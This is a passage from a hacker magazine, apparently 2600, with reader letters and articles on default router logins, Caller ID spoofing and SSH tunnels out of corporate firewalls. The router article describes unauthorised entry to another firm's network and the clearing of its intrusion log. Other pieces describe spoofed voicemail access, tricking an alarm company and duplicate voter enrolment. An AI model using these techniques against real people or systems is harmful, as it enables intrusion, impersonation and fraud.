am 100 percent positive it was Stern's show but how can satellite and radio signals somehow cross? My brother believes I simply thought I was hearing something else, but I'm positive. If anyone knows whether this could be possible in any way, let me know.

dluvaisha

You'd be surprised how many times this exact scenario has played out. What's happening (and what increased dramatically since Howard Stern moved to the Sirius satellite system) is that people are using converters to allow the satellite signal to be heard on their regular car radios. So they receive the audio from the satellite and then retransmit it on what is supposed to be a vacant FM frequency. Some of these devices overdo it a bit though. Not only do they transmit well beyond the immediate vicinity (which should only cover one's car) but they even interfere with existing stations, particularly those on 88.1 FM (the default setting on most of these devices). Other radios tend to get overpowered when they're right next to an offender, usually at traffic lights.

Dear 2600:

I recently pulled off a GPS tracking device from the rear bumper of my car. Due to past experiences with the FBI, I figured they installed it and I had my attorney call the local field office. The Feds were not only responsible but they wanted their very expensive piece of equipment back. Needless to say, I'm keeping it. We all know it would end up on someone else's bumper and, like me, their every move will be tracked for who knows how long. Aside from some scribbled numbers, there are no manufacturing identifiers on the device. The battery pack uses Saft batteries (www.saftbatteries.com). All sections are backed with strong magnets.

Thank you for focusing attention on the state of repression in this country; it's important that people know. The victims of this sort of thing have few, if any, options for stopping it. For those who send in letters arguing that the problem is being overblown, I'd challenge them to trade places with me for a day. I'm sure they'd love the unmarked vehicles, break-ins, and raids. These are realities I deal with despite no charges or convictions. If people walk the line in this country and never question anything, then yes, they will probably live a totally predictable life. But I think most in this community tend the other way, which means it won't be long until they're pulling one of these off of their bumper too.

Elana

Dear 2600:

A local bar owner I know uses UNIX and has a long beard and wears thick glasses. He is also very fat. When he gets drunk he talks about the good old days of Commodore bulletin boards and flat databases. Additionally his bar is quite filthy. Therefore I believe he is a hacker.

I really need to become a hacker and this man is my only hope. My question is how do I approach him about mentoring me? I keep showing up at his bar but he gets drunk and yells at me for loitering. Sometimes he falls asleep. One time I tried to show

him a few tricks in Windows with TweakUI but he told me never to use his computer again. He even made fun of me for not knowing Linux and owning a Mac.

Thanks for any information you can give me about social engineering this guy!

Haroon the Hacker

If you can't become a hacker by pestering a big, fat, bearded slob of a bar owner into teaching you the tools of the trade, there really isn't anything left that we can think of. We can't imagine what you're doing wrong; that approach usually works.

Dear 2600:

I'm from Serbia, Europe (almost) and I was wondering if you're maybe interested in distributing 2600 Magazine along with t-shirts, sweat-shirts etc. on the Serbian market, which by the way is not big but I think your material will be more than welcome here. Of course, there is also a neighboring market (Bosnia, Croatia, Slovenia, Macedonia). We can cover all of these for you.

**Zoran
Novi Sad**

We can offer bulk discounts on stuff we ship from here and if there was enough interest in actually originating the material over there (printing shirts, etc.), we could work with you on that. Send us email or postal mail with as many particulars as possible and we'll see what's possible.

Dear 2600:

I finally got around to watching *Freedom Down-time*. It is an eye-opener for sure (as well as quite comical). In fact, I like it so much that I would like to make it viewable/downloadable on my server along with a bunch of other info about Kevin.

So being a subscriber and knowing that you guys sell it online while also having the greatest respect for the 2600 institution that you guys have built up from scratch over the past 25 or so years, I would like to know whether or not I have permission to place it on my server for viewing/downloads. If it affects your decision, the copy that I have is a reduced quality version that I got off of a torrent, and, obviously, I don't intend to make or charge any money whatsoever off of the downloads.

This may seem like a ridiculous request to outsiders, but over the years I have seen that 2600 does allow free distribution, on occasion, of items such as the radio programs and audio for conferences as long as it is distributed for free. So I would just like a little friendly clarification.

While I am at it, what is your policy on scanned (PDF, etc.) versions of your magazines? I move around a lot and have lost quite a few of my 2600's over the years so I have begun to digitize them in order to avoid any future loss. Am I allowed to have them on display on my server or even downloadable? I haven't seen a letter in any of my issues regarding your opinion or, rather, decree on how tight you guys hold onto copyright and intellectual property rights/laws on your warez. Perhaps if you guys respond to me you can clarify this for the community.

By the way, love the new magazine format, especially since your publisher has learned how

to do their job and cure the cover ink properly. Although it does show wear and tear much sooner than the old version, I find that I have inadvertently stumbled upon a new 2600 tradition of determining the worth of an issue by how worn out it has become!

Phail_Saph

The radio shows, conference material, and "Freedom Downtime" are all permitted to be redistributed as long as they're not resold or edited in any way. We hope that people will continue to buy the original material from us as well so we can do future projects. Since the magazine is what keeps us in existence, we don't want it redistributed in the printed format as that is a direct copy of what we sell. We don't have a problem with the article text being redistributed but the entire contents of the magazine, layout and all, is a different matter. That's our backbone and if we lose it, we lose the whole thing. It's especially important in our case since we are 100 percent supported by our readers and not by advertisers.

Dear 2600:

Given that there are no guarantees in life anyways, what would you say to a curious one who wonders approximately when the deadline is for letters to the editor for the next issue? Thanks!

Omid

We would say that you made the deadline. Congratulations.

Injustice

Dear 2600:

I am a United States citizen and currently work for the United Nations in Haiti. I would like your opinion on what is happening to me.

In 1997 I was accused (falsely, I assert) and convicted (fraudulently, I assert) of receipt and possession of child pornography. My life has turned into hell. I received a 48 month sentence and served 42 months (one third in solitary lockdown). It was impossible to get a job and as a grown man I had to live with my mother. Things finally began to change in early 2004, two and a half years after being released. After 18 months of working for a company in Las Vegas and then for a contractor in the Mariana Islands, I finally started with my present employer, the United Nations Department of Peacekeeping Operations.

My problem is that every time I enter the United States, I am harassed by the Immigration and Customs people. I am pulled off into a separate room with immigrants, etc., and forced to wait anywhere from 30 minutes to four hours (they have caused me to miss two flights), and then my baggage is ransacked. This has occurred every time I enter the U.S., even when en route to another UN assignment. I travel with a United Nations Laissez-Passer, which is a type of passport for official business as well as my regular U.S. passport.

At the end of March of this year the exact same problem happened to me. I got a little upset at the officer at Immigration, who finally explained to me that my problems were happening because their computer system showed that I was still under federal supervised release! He gave me a fact sheet

and told me to write to the people in Washington, sending them copies of my release letter and judicial order and that should clear things up. This I promptly did via FedEx, which they received on April 2nd. The response I eventually received from them at the end of May was that they had nothing in their files on me and were doing this to me because the Florida Department of Law Enforcement had an issue with me, that is, they placed me on the sex offender registry.

Over a long weekend here in the country where I work, I went back to Pennsylvania to help my mother move into a senior citizens' community. When I landed in Miami, the Immigration people did the same thing to me, except this time they had "ICE agents" confiscate my laptop and USB memory stick. I protested and asked why this was happening. An agent asked me what I had gone to prison for. I told him and was informed "that's why." They used a customs form to list what they took but never completely filled it out, such as the reason for confiscation, etc. I was told by the agent that their forensic people would look at it the next day and it would be finished by then and I could get it back when I returned through Miami. The next day I called him to find out the status of the laptop and he told me the forensics guys had picked it up late and it would not be ready that day. He also told me that he had to leave for four days and that I needed to stay in touch with his partner. I spoke with his partner over the next few days asking about the status of the laptop. He kept telling me that everything was fine, but there were some encrypted files on there and he asked if they could have the passwords. I told him no, they could not have the passwords, since one was the UN's mail file and the other I didn't even remember anymore. On Monday the 21st of May, I spoke with him again and he said he would meet me as I deplaned to return the laptop. When I arrived in Miami on Tuesday, he did indeed meet me at the plane, but with another agent and no laptop. He apologized that he did not get back to me but said they could not release the laptop without getting into those encrypted files. I asked him which files he was talking about and he again apologized that he was not very familiar with computers.

The female agent asked me some questions like where I bought the laptop, when I bought it, etc., and then they took my email address, promising to let me know which files they needed info for. To date I have not heard from them and I still don't know which files they want passwords for. In truth, I may not know the passwords anymore, and I definitely cannot know until they can tell me exactly what they are talking about. One of the agents took great care to state that one of the files they were interested in was "accessed" two days before I arrived in the U.S. I asked him if it was successfully accessed but he did not reply.

I completely sanitized the computer before I came to the U.S. in case any traces of any kind of questionable material might still be on there. The agents repeatedly stated that everything was OK but for the encrypted files. I do not feel I should have to give the government my passwords and I feel they should return the laptop to me since it did not even enter the country, but was taken in

customs.

I think this whole thing was done wrong, and after all that has happened to me I must say that I am now completely terrified to enter the U.S. The UN routes most of its assignments through the U.S., and if I keep getting delayed by customs while just en route to another overseas assignment, this nonsense could eventually cost me my job.

The laptop is my personal property. However, I use it mostly for my work as a broadcast engineer for the UN. The agents repeatedly asked me this and I repeatedly told them that it was used for work, but this didn't seem to sink in. This has caused me to lose most of my project work for the country where I am stationed as well as my email archives, and has set me back considerably.

Having told you all this, I am wondering if there is anything you think can be done and what my options are. I *do not* want to give up my passwords. There is nothing in the encrypted files except empty folders. I purposely created the encrypted stuff just to give them fits if they ever confiscated my laptop and it seems to be doing the trick. This is a matter of principle and harassment. I am tired of being harassed by the government and I would like to get something done about this.

The Invisible Man

Whatever crime it was that you were convicted of (falsely or not - that simply doesn't matter once you're convicted), you've served your sentence and you've been released. What you're experiencing here is pure harassment at the hands of law enforcement and they can get away with it because of the current hysteria in our country regarding anything even remotely linked to child pornography. So don't expect much in the way of public sympathy. That doesn't mean you shouldn't fight this at every step. If you are indeed listed as a sex offender then you must acquaint yourself with what law enforcement can legally do to you - locally and federally. Unless there is specific suspicion of a crime, you cannot be compelled to hand over encrypted files. In fact, your entire computer should be passworded and off limits to them. A decent lawyer would obviously know more about this and it certainly sounds as if having one would benefit you. While fighting this battle, make sure you have a means of getting access to your work even if they hold onto your laptop. You can store critical files remotely and gain access to them from a different machine if necessary. This is good advice for anyone traveling in case of a hardware failure or theft. The thing to remember is that our legal system is currently set up so that offenders "re-offend." They want you to fail and to go back into the system. Ask anyone on probation or supervised release.

Dear 2600:

To start off this story, let's make a few definitions. Berries will mean money. Meat will mean a PC. And fire will mean the operating system. The problem I have with some software licenses is that if you go out and buy a box with software in it using your hard-earned cash and you have two computers at home, in most cases you are only allowed to install it on one computer. This not making sense to me at all compelled me to ask

where money came from and whether there was an analogy in history.

Let's say I'm a caveman and I live in a community of cavemen. I have spent the whole day gathering berries. Likewise with my two friends, one of them spent all day killing an animal, and the other spent all day starting a fire. Now I would like some meat and a fire to cook that meat on in order to have a well balanced diet. I trade some of my berries with the friend who has meat and the friend who has fire. Now if the friend who has fire said I am only allowed to cook one piece of meat using the fire he traded me because that's all the fire license allows, I would be pretty upset. Hopefully the fire will last me the entire night until all of my meat is cooked.

Fast forward to present day. For most people, having a home PC equipped with an OS is not necessary for survival - unless you happen to make your livelihood off of your computer. In any case, a single user license for a piece of software doesn't make sense to me. I paid for this CD and I intend to use this CD any way I see fit. I used money to acquire physical property. Now someone might say, why not just use software under the GPL like Debian? Back when I first was purchasing software, installing and using that type of software was the equivalent of laying my meat on some rocks and letting the sun cook them (as in it would take a really long time). I wanted something that worked right away and fast. Now my opinions have changed and I would like to get to know my OS better, so I use Debian where I don't have to worry about breaking the law for using a piece of physical property I bought. I'm not trying to advertise for Debian if that's what it looks like. I am simply saying that I hate restrictive software licenses and the restrictive software licenses themselves should be outlawed.

carbide

Gratitude

Dear 2600:

I have been a lifetime subscriber to 2600 since 1998. Since that time I have moved locations more than ten times (comes with the life). Several times I went without my subscription for a year. Nevertheless the staff at 2600 always sent me my back issues and has vigilantly followed my mail forwarding requests every step of the way. Thanks, 2600, best \$260 I ever spent, seriously.

(This letter not endorsed or prompted by 2600 in any way.)

Jane Doe

Observations

Dear 2600:

Oh my God.

Okay. I was just posting a bulletin on MySpace about some political stuff and I added a link at the bottom. Well, I was reviewing it just before I posted it and I noticed that the link had changed like this:
www.awebsite.com/aspecificlocation/in
➡ [dex.html](#)
to
www.msplinks.com/aksh327hkl1sdf09s
➡ [877shdk1fha0939u9u0234283hsdkfj](#)

Anyway, it turns out that msplinks is served on MySpace's nameservers *and*, the company that's in charge of msplinks is a company called Mark-Monitor (slogan: "Making the Internet Safe for Business"). I did a whois lookup on msplinks and here's what I got:

MySpace, Inc.,

Domain Name: msplinks.com

Administrative Contact: Fox Group Legal Intellectual Property Dept.

Yeah, that's right. Fox Group Legal Intellectual Property Dept.

Well, this *most likely* means one thing: MySpace is in affiliation with Fox and its lawyers to track its users to see if they're posting any intellectual property of Fox (*Family Guy*, etc.). This is probably due to pressure on MySpace by Fox to come up with a "solution" that works for everyone.

The msplinks is added after you take your bulletin from the editing stage to the previewing stage and the long string after the .com/ is most likely associated with the uploading user in a database that Fox has its hands *all* over.

1. I was never told of this by mspace.com and likely would never have found out if I hadn't happened to notice it.

2. Does Fox have any other information about me besides being able to identify me as a unique user on MySpace?

3. WTF?

Anyway, I hope this helps. If you are concerned, please feel free to email MySpace. I'm sure that they would *love* to hear everyone bitching about it.

Rev. Troy (Subgenius)

This is definitely something to be concerned about but it's hardly earth-shattering. MySpace was bought by Rupert Murdoch's News Corporation (parent of Fox) way back in July of 2005.

Dear 2600:

My neighbor's burglar alarm went off this morning and after it kept going for a while I walked around their house to see if anybody was going to do something about it. Apparently my neighbors weren't home because there was no sign of life, but they had several "Protected by Brinks" signs on the lawn. So I called Brinks to see what they had to say. After navigating their automated phone system to get to an operator I was asked to enter the phone number of the location where the alarm is installed. Since I didn't know my neighbor's phone number I had to enter "#" several times to get through to a person. I explained to the Brinks representative that my neighbor's alarm was going off. When they asked me for my neighbor's phone number I explained that I didn't know it but I gave them my neighbor's address. After checking their records they happily informed me, "Oh, that address isn't monitored." Nice! What if I had been a burglar casing the neighborhood to find unmonitored alarm systems? It wouldn't take a genius to social engineer these idiots who are all too eager to tell you which addresses are monitored and which aren't.

Arcade One

Dear 2600:

I was using the self checkout at Albertson's the

other day and was having trouble getting some flowers to ring up. The associate had to come over and manually enter the price. While he was doing that I noticed that the floral code for manually entering a price is "2600." Just thought you guys would like to know. Keep up the good work!

Jason

Flowers. How nice.

Dear 2600:

I recently joined the Libertarian Party and noticed the address for the Libertarian headquarters is: 2600 Virginia Avenue NW, Suite 200, Washington DC 20037. Is 2600 finally influencing the political parties?

Matthew

It might also be interesting to note that this is the address of the Watergate Hotel, the only building ever to take down a president. But we're going to continue to say that we named ourselves after the frequency since that's far less suspicious.

Dear 2600:

I wanted to share an experience that I just had in a local Borders Books. I went into the store looking for the new Summer 2007 issue. Mind you, this is the fourth consecutive week I've gone into the store searching for what I consider to be the Holy Grail of computing, and I've yet to get it. I guess when I finally do get my hands on the new issue, it will be that much better. I digress. So, as I was standing there at the magazine rack hopeless looking for 24:2, I saw a boy of no more than ten thumbing through a *Macworld* magazine. I thought back to when I was that age (I'm now 21), and how I would have killed to even have heard of 2600. I found an old issue on the shelf (24:1), handed it to him, and said, "If you really want to expand your mind about computing, read this. It will change your life. I've been reading it for three years now and it's the greatest magazine ever." He smiled at me and said, "Nice shirt." I looked down and realized that I was wearing an Apple t-shirt. You know, the one with the retro logo. He then looked to his grandfather who was behind him. The grandfather smiled at me and asked his grandson if he wanted the magazine. The grandson nodded his head yes and off I went. I can't help but think that I just woke someone up from a sleep and offered them the red pill. Hopefully that will not be the last issue that he reads. Thanks again for giving me a forum to expand my mind and consciousness.

Fiat justitia ruat caelum.

Cyphertrex

Let's hope he wasn't too traumatized. Or freaked out if he sees this letter.

Dear 2600:

In response to S. Pidgorny's comments about the Australian Electoral System (24:2), people who don't vote are fined, but if the person enrolls to vote again that fine will be void. So one could refuse to vote and after being fined just re-enroll.

In the case of vote theft, it is impossible to discard the fraudulent vote since the Electoral Commission doesn't know who cast which vote since it's anonymous. I am unaware what action is

taken in this case.

It is possible to cast multiple votes as one person or a group of people without the need to assume a real person's identity though. I had a friend whose lifestyle was extremely nomadic, mostly because he wanted to be harder to find. When he enrolled to vote, instead of submitting a "change of address" form, he would submit a "new enrollment" form. This led to him being counted as a new person every time and he ended up with 22 "versions" of himself on the electoral roll, all valid and all with the ability to vote.

Using this method to "rig" an election would be quite difficult, especially a federal one. But it definitely could be used to help a candidate win a seat. The Australian Electoral System can be exploited but fortunately (or unfortunately) not enough people care about politics to exploit it.

acidie

Dear 2600:

Phillip Torrone had a good piece in "Hacker Perspective" back in the Winter 2006-2007 issue which made me think about a lot of things. Things future, present, and past and how much the hacker world or community has changed over the years. I really enjoyed Mr. Torrone's article and that is what prompted me to finally write into 2600 after 20 something years of reading it (yeah, I'm an old skool 2600 reader).

I count myself lucky to have been into hacking, phreaking, cracking, etc. back in the heyday of the early to mid 1980s. I know it was not the beginning - some ancient Greek philosopher and Captain Crunch beat us all to the punch in terms of creating hacking/phreaking - but that magical period smack in the middle of the 80s was definitely a hacker's paradise. The long shot of it is that a lot of kids learned a lot of things that they otherwise would have never been exposed to. And sure, some of the stuff we did was wrong. It happens. We were young, dumb, and full of curiosity. But the big lesson of our hacking youth was not so much how a Nix machine works, or how to patch home-grown code into a BBS program, or how the phone network worked so we could wake some poor Japanese woman up in the middle of the night. The big lesson was that information is really powerful.

Information is so powerful that one kid I grew up with went to jail for it. Yeah, we were mucking about on a sensitive government system. We admitted that and we realized we were wrong. After all, curiosity killed the cat. But the focus was not on their security lapse, or our ability to get into a system that a one-fingered blind, deaf, and dumb man could type his way into. Our lesson was that we had printouts wallpapering everyone's bedroom that contained information, and that this information was power, and those in power did not want us to have that information. After all, there were virtually no hacking laws at the time and as far as phreaking we were looking at some charges of theft. OK, fair enough, everyone accepted that. So why the strange focus on the information and not so much on the loss of phone company revenue?

Well, computers and technology have changed a lot since those days and so have the laws. But I'm not so sure if the lesson has. I still believe, more than ever, that the real threat to "them" is that

others have a desire to know things that they do not want them to know. They are the gatekeepers and we are the mindless sheep, I suppose. I really do not know what the reasoning is except to say that the obvious answer is power of some type.

Well, my public education taught me that people should cooperate and share information freely so that we can all benefit, learn, and build upon it for a better world for all of us. This could not be more of a lie if they tried. Everything I was taught was rubbish. What they really meant to say, as best as I can figure out, was that the information they want you to know should be spread and shared whilst other information you should not even bother asking about and never should you go looking for it on your own accord. Because that is the lesson we all learned back then and it seems that is still the lesson we are learning.

I supposed I gravitated toward the hacking subculture (can we call it that?) because in those days the whole environment was to help newbies. If you wanted to know something all you had to do was ask someone and they would direct you to the proper text phile, message board (BBS), or personally teach you themselves. Information floated around freely (provided you were part of the group, which is ironic I realize, but that was for safety reasons from them busting everyone) and it was wonderful because you could know how things worked and why they worked the way they did. You were no longer in this mindless world where things just magically worked; you had understanding of their working.

Now we have far better technology and a way smarter generation of hackers. The young hackers of today are absolutely brilliant and they keep that spirit alive and going, helping to circumvent oppressive technologies, helping to spread information to liberate people and feed their wanting to understand. And I hope this tradition continues on for a very long time until people realize that the only way forward is to help, share, and educate. But today's world is scary, I must admit. Civil rights are being eroded, consumer rights are being attacked, governments all over the world are more restrictive and suspicious than ever. Looking the wrong way might be enough to get you detained and questioned. Wearing a 2600 shirt might mean you are a terrorist. And if you are smart and know a lot about how airplanes work, the software involved and stuff like that, that might place you on the Do Not Fly list forever.

The point I am trying to make here is that "they" are definitely trying to hold us back. Even in University I felt the tension of getting too close to certain information, and I thought University was meant to be a free thinking arena. Hackers will forever be persecuted since they refuse to be mindless sheep who are amazed by the "magical" technology; and I suppose that makes us the suspect by default. It is an old boring saying but true more than ever: Knowledge is Power. And there is a lot of power out there trying to stop you from gaining that knowledge. But don't quit. Society will never know or appreciate the contribution hackers make until that contribution stops. Then we are all in deep trouble.

ViSiOn



Hacking The Buffalo Air Station Wireless Router

by Donoli

Mr. D from Company A decided to create a new company with a guy named Harry. Since Mr. D already owned a small building, there was no problem with office space. It was easy to set up a second office separated by a single wall. I manage the network for Mr. D in Company A. It's a small network with a Windows 2000 Server and, at the most, 15 workstations running Windows 2000 Professional or XP Professional. The entire network is wired and uses static IP addresses only. There is no wireless router and no DHCP running at all. So, if an associate of the company should arrive with a laptop and wants to connect to the Internet, his computer must be given an IP address on the existing Class C subnet. There is no other way to connect. When the second company was formed, Harry decided that he wanted to use a wireless network and also decided that he didn't want me to install it. He brought in his own people to make it happen at double the price.

Both Mr. D and Harry decided that a connection was needed between the two networks for payroll purposes, so they had Harry's guy install two wireless network cards in two of the PCs in Company A's system. All was fine with the systems and still fairly secure since WEP was enabled. What wasn't fine was that Mr. D never really trusted Harry and the distrust grew as time went on, so much so that Mr. D thought that Harry had a trojan horse running on Company A's system and maybe even had bugged the telephone system. That's when he decided to call me. So I went there and checked the logs for Trend Micro's Client/Server Suite which is great for small businesses. I didn't see anything there. Next, I ran `netstat -an` to see if there were any unwanted connections in the foreign address column of the output. The only thing I saw was the IP addresses of each of the network cards, one wired and one wireless. Neither of them had any suspicious connections to the outside world.

I then opened the browser and connected to the web interface of the wireless router in Harry's office. I was greeted with a login

dialog box asking for my user name and password. Not knowing what router it was, I tried using admin as the user name or the password, which D Link and Linksys use respectively. None of that worked. At that point, I don't remember if I clicked cancel or if I was automatically redirected to another page that said "The user login name is 'root.'" Oh really? It is? Thank you very much for that information. You are too kind. It was root and without a password. What could be better? The interface page opened and I immediately went to DHCP where I saw a list of connected computers by IP address along with the name of the user. One by one, I opened a run box and ran `\\192.168.1.xxx`. Most of the C: drives were shared although not everything on each drive was accessible. I went though all I could looking for Data Gone Wild that was worrying Mr. D. There was nothing that didn't belong there. I assumed it was moved to Syria along with the Weapons of Mass Destruction to avoid detection. Finally, I clicked on Intrusion Detector. It took me to the next page which said "No detections found yet." What?? No detections?? What about the failed login attempts that I made with admin as a user name and/or password? Don't they count as an intrusion or do I have to break down the entrance door with an ax first? I clicked the "clear log" just in case but it probably wasn't needed.

Now we all know that security is usually an afterthought but at least the admin had WEP enabled. Of course, he should have had the router password protected and the workstations shouldn't have had all those shared files. The problem is that administrators sometimes don't look at security from the inside, where I was. The fact that the Buffalo Air Station actually gave me the user name is not the admin's fault. The fact that it didn't count my failed login attempts as an intrusion is not the admin's fault either. Those are things that came with the router.

How does all that help you? If you are an admin, now you know what do. If you just like to look for unsecured wireless connections on <http://www.wifimaps.com/>, then you know what to do too.

The Thrill of Custom Caller ID Capabilities



by krt

Custom Caller ID information presents applications not otherwise possible in a multi-line world. You will find that your telephone presence becomes highly available and under your control.

Do you already have the ability to customize your Caller ID information? If you don't, you will find that it is trivial and inexpensive to do. Different telephone circuits require different methods. Information that applies to customizing Caller ID on Voice over IP telephone circuits does not necessarily apply to the same task on an analog telephone circuit.

This article does not apply to spoofing the ANI information utilized by toll-free services such as 911, 411, and 800 numbers and does not imply or suggest that you go about mucking in those systems.

Illegal uses exist for all technologies. Be careful if you try any of the activities in this article. Look up your local laws and, most importantly, be aware of what you're doing. You might find that what you thought was legal has become a lifetime jail sentence as of the new year. Do your part to prevent overcrowded jails by staying out of them.

Single Number Presence Using Two Circuits

This is call routing to save on tolls and provide telephone subscriber access in low to no cellular coverage areas. Two year contracts don't sound so good when you realize that the cancellation cost is more than the cost delta on that fancy Raisin phone at the mall. Math is hard, let's go shopping!

This application can be used to handle call routing for economical purposes. This could include taking calls on your no extra cost telephone circuit during the day and on your no extra cost night time cell phone minutes.

If you use this call forwarding trick the other way around you can disguise your cell phone number. You can assure your telephone network presence and maintain discretion with regards to your actual location.

This application uses some of the same concepts involved with Network Address Translation, Load Balancing/High Avail-

ability of an IP Address, and Packet Routing in the IP networking world.

Required:

A telephone circuit with customizable Caller ID information.

A cell phone that can forward to a telephone circuit.

Give yourself at least one hour to test it all properly.

In essence this is a simple set of tasks to obtain a fairly decent method of toll avoidance and potentially call quality. In reality it can be a chore to remember if something is forwarded or not and then verifying it. This application keeps it to a single point for controlling call forwarding.

You might want to look into the automation of call forwarding with features like roll-to-home or even a simple scheduler that your cell phone might have. Call forwarding generally occurs on the switch side and as such you have to make sure that the switch actually received and executed your call forwarding request.

If you send out a call forwarding request in a bad coverage spot, verify that your calls are forwarded correctly. You might want to set forwarding in a good coverage spot, such as at work just before you leave for home. Set your telephone circuit's default/voice mail forward to your cell phone's voice mailbox so that you don't miss any important messages.

When you're at home: Forward your cellular phone to your telephone circuit. All inbound calls will be received on your telephone circuit.

When you're on the road: Disable the call forwarding using your cell phone. All inbound calls will be received on your cell phone.

In a forwarded or non forwarded state: When you dial out from either your telephone circuit or cell phone you maintain a single number presence. Keep your telephone circuit's number hidden so that you encourage the usage of a single number.

Instant Voicemail Access

Quickie: Hold 1 on any cell phone to access that cell phone's voice mailbox. Hopefully you're presented with a password if it's your phone.

Required:

A telephone circuit that can display your cell phone's Caller ID information.

A voice mailbox that authenticates via Caller ID and has no password.

Give yourself about thirty minutes to set it up and test it.

This application is easy to do. Dial your cell number from a telephone circuit that displays your cell phone's information via Caller ID. The voicemail system will recognize you and grant access.

This goes hand in hand with the first application (single number presence). It provides access to a voice mailbox that both lines can share. Set your default call forwarding on your telephone circuit as mentioned. You should find that your access method is relatively the same and quick from your telephone circuit and cell phone.

You might find that your phone doesn't support holding down the 1 button for voicemail access, especially if it's a regular cordless unit. You can set a speed dial button on your phone to get around that. I suggest not mapping the speed dial button to the 1 button. You will end up with two distinct associative brain pathways for these very repetitive tasks.

You can also use this with a password but that's just not as fun now is it folks? Who wants to be that secure? Consider these questions carefully please. If someone could keep this to the right side of the elections when it's uncovered, that'd be swell.

Single Data Presence Using Two Circuits

Required:

A data service that authenticates via Caller ID information.

Methods:

A telephone line that can display the correct Caller ID information that is associated with your billing and subscriber

information.

A program that can announce your cell phone number as its own that works with your service carrier's gateways.

A compatible service gateway that authenticates via Caller ID and bills to the subscriber identified by Caller ID.

This is similar to the first application. You might use this to insure that you have better access to your data services. If your data service does not feature forwarding then you will be limited to a single point for reception of data services. You will still be able to send from both circuits. This could help you if your cell phone is difficult to type on and you send data messages frequently.

Common Services: Short Messaging Service aka SMS, texting, text messaging; Multimedia Messaging Service, aka MMS, picture mail, media mail

You can usually find SMS and MMS clients for your computer. The client software can be found fairly easily in open source, shareware, and commercial forms. Configure the software such that your sending information matches your telephone presence phone number. Since this technology changes rapidly, I leave it up to you to discover the myriad of tools available.

Other Ways

For most data services you might find that the provider has an SMTP to data service gateway, such as an SMTP to SMS relay. This is the manual route. Usually you can send to your recipient's phone number at a clever email address, such as: 2061234567@cellularprovidermail.net.

You will have to know the recipient's provider and the particular gateway's protocol and access method. You should be able to deliver a message with your sending information customized to point back to your public presence telephone number.

Securing Your



by b1tlock

This topic came out of necessity at a recent job I had. I needed to securely punch parts of my network traffic through the corporate firewall to remotely manage things outside the company. Also, Instant Messenger traffic has always been a concern for me.

First, we'll talk about IM traffic. I did not want my username and password floating

around in plain text. If I were to throw a "network protocol analyzer" (aka sniffer) up on a network and start capturing packets, I would be able to view all Instant Messenger traffic. This traffic would include usernames and passwords, along with every message you sent to your chat partner. The same goes for using IM on your home broadband. Every time you sign on to AOL Instant

Messenger, or MSN, or Yahoo Messenger, or (insert popular chat program here), your username and password is sent in plain text over the Internet to the company/service you are connecting to. Anyone could very easily throw a sniffer up and capture packets for a few hours, then spend some time analyzing what they captured to work out how to impersonate you via chat....

I won't go on about why protecting yourself is important, so on with it.

SSH stands for Secure Shell. Read all about it at http://en.wikipedia.org/wiki/secure_shell. Wikipedia does a good job explaining what SSH is/does. I won't attempt to paraphrase.

Step 1: You need to be interested in this topic. We'll assume you are, otherwise you wouldn't be reading this.

Step 2: Set up/configure an SSH server on a remote/home computer. I use the integrated SSH server on my Mac. No additional software needed. On a PC you'll need OpenSSH or something similar.

Step 3: Install SSH client software that will connect to the SSH server you just set up. On a Mac SSH Tunnel Manager works well. On a PC Tunnelier is the best in my opinion.

Step 4: If you have a router in place, forward port 22 to the IP address of your SSH server. If you don't, then skip this step.

Step 5: Create a new connection/tunnel on your client computer to the Internet IP address of your SSH server. I won't go into details on this step since each program is a little different. I had to get creative on the actual ports being used to tunnel out of the corporate firewall. Find an open port and use it. Just make sure to forward all traffic on that port to port 22 on the server you set up in Step 2. *Hint:* If you can use your IM client without a proxy, you can tunnel your traffic over port 5190.

Step 6: The next part is an important part. After you set the details of the connection/tunnel, find the section of the software that allows you to create a SOCKS proxy. It can be SOCKS4 or SOCKS5. On the Mac I just put a checkmark in the box to enable the SOCKS4 proxy and give it a port to run on (you can leave it set to default too).

Step 7: Connect to your SSH server, authenticate, done. Be happy that you now have a fairly secure tunnel from your computer to your server across the Internet.

Step 8: This is another important step. You need to configure your chat program to use the SOCKS proxy you just set up. The SOCKS proxy server should be 127.0.0.1, or localhost (on a Mac I've found you must use the

SOCKS proxy of 127.0.0.1 instead of localhost), and the port should be whatever you specified in Step 5. I won't go into program details as each program is a little different. There should be options in the program to do this. All IM programs I've used support proxy usage, some better than others however. iChat, for example, doesn't like SOCKS proxies for some reason. I use Adium on the Mac and Gaim on the PC.

Step 9: Login to your chat program. If it works, great! Congrats, you are now more secure than you were before.

To test out whether or not your chat program is actually connected via the secure tunnel, you can disconnect your SSH connection and see if your chat program logs you out (loses connectivity). If it does, then it's safe to say you are set up properly. If you stay connected to your chat program and the SSH connection is *not* running, then you have an issue somewhere - probably misconfigured chat proxy settings.

What Else Can You Do?

Now that you have an SSH tunnel, you can route any traffic you'd like through it. Use redirections/forwarding in the SSH client software to route the traffic where you want it to go. In Tunnelier it's called C2S Fwding. In SSH Tunnel Manager, it's called Local Redirections and Remote Redirections. Set up a proxy server on your remote server/computer and browse the web using your home broadband connection. You can set a remote redirection for your POP/SMTP traffic and check your email via Outlook or whatever mail program you'd like. Set a local redirection on port 5900 and you can VNC into any computer on your home network. Again, to test out whether or not your traffic is traveling through the SSH tunnel, simply disconnect the SSH connection and try the connection. If it connects, something isn't configured properly. If it does not connect, it's safe to say everything is working as intended.

Oh, one more thing.... If you do this on your work computer and your IT department finds out what you're doing, they will likely be less than pleased. My advice is to make friends with your IT support people (deskside technicians, network admins). I can almost guarantee each of them is doing this already. Be their friend and they may even set this up for you, or tell you what port to use. If you are rude to them, prepare to be reported to management for breaking company guidelines.

Oh, one final note.... Usual disclaimers apply. Don't break the law, etc.

Happy trails (or lack thereof).

Transmissions

by Dragorn

Is finding an open wireless network in your neighborhood and setting up a NAT connection to direct all your traffic through it instead of ordering cable modem service stealing a connection? Is using the connection at a coffee shop without buying a cup of coffee illegal? Is checking your email from a random open network illegal? Is using a network explicitly designed as public after business hours likely to get you arrested?

If you've been reading the news lately, the answers would "Yes," "Yes," "Yes," and perhaps surprisingly, "Yes" - depending on where you live! After warnings about open networks in tech news for years, it seems the mainstream media (and law enforcement) is beginning to take an interest in wireless networks. Half a dozen cases ranging from local news to high-profile data theft have made headlines in recent months with penalties ranging from fines to felonies.

